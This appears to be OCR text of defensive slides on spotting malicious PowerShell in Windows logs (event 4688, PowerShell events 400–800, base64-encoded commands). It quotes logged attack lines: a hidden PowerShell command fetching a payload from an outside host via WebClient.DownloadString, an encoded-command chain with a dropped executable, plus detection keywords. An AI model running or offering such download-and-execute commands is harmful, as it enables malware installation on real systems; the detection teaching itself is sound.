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
They do this to hide what you see

- 4688 will capture this behavior
  - Enabling Process Command Line is key
- Bypassing stops the profile from loading in case there is any logging set (v2), hide the window, and ignore any execution policies
- YAY Microsoft.. Allows built-in bypasses
- LOTS of way to spell the bypasses

PowerShell Logs show it too

- Windows PS logs (v2-v5) 400, 600
- Windows PS 500 IF command line enabled
  - But –NOP will not load profile.ps1 causing this to be basically worthless
  - And WHY upgrading to PowerShell v5 is so important
- PowerShell/Operational 800
  - Some versions of PowerShell (Pipeline Execution)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Fetch !!!

- The malicious payload must phone home to get the dropper

```
7868    7440    powershell  -NoP -sta -NonI -w hidden $c=(New-Object System.Net.WebClient).DownloadString('http://accessyouraudience.com/hjergf76');powers
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
7124	5392	C:\Windows\System32\cmd.exe & /C CD C: & POWeRshEll -enCodedCOM
5392	4928	POWeRshEll -enCodedCOMmaNd ZgB1AG4AYwB0AGkAbwBuACAAVg
4928	8504	C:\Users\HACKME\ubPDnILodwXSQYiPXec.exe
8504	8976	C:\Users\HACKME\ubPDnILodwXSQYiPXec.exe

- System.Net.WebClient
- DownloadString and/or http
- -Enc or Encoded
- There are lots of ways to spell PS commands ;-(

Fetch !!!

- 4688 will show them IF in the clear
- Sometimes obfuscated



Base64 Encoded

- New way to hide from the “Process Command Line” 4688 event
  - No bypass words to check for… Silly hackers… It is still easy to spot

- **POWeRshEll -enCodedCOMmaNd**
  - ZgB1AG4AYwB0AGkAbwBuACAAaQBlAFcATABkAFcAQQB3AHQASABpAEYAZABmAEMAUwBPAHMATQBiAHM
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

  - Base64 does not always need the =

Manual Translation

- On a website

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
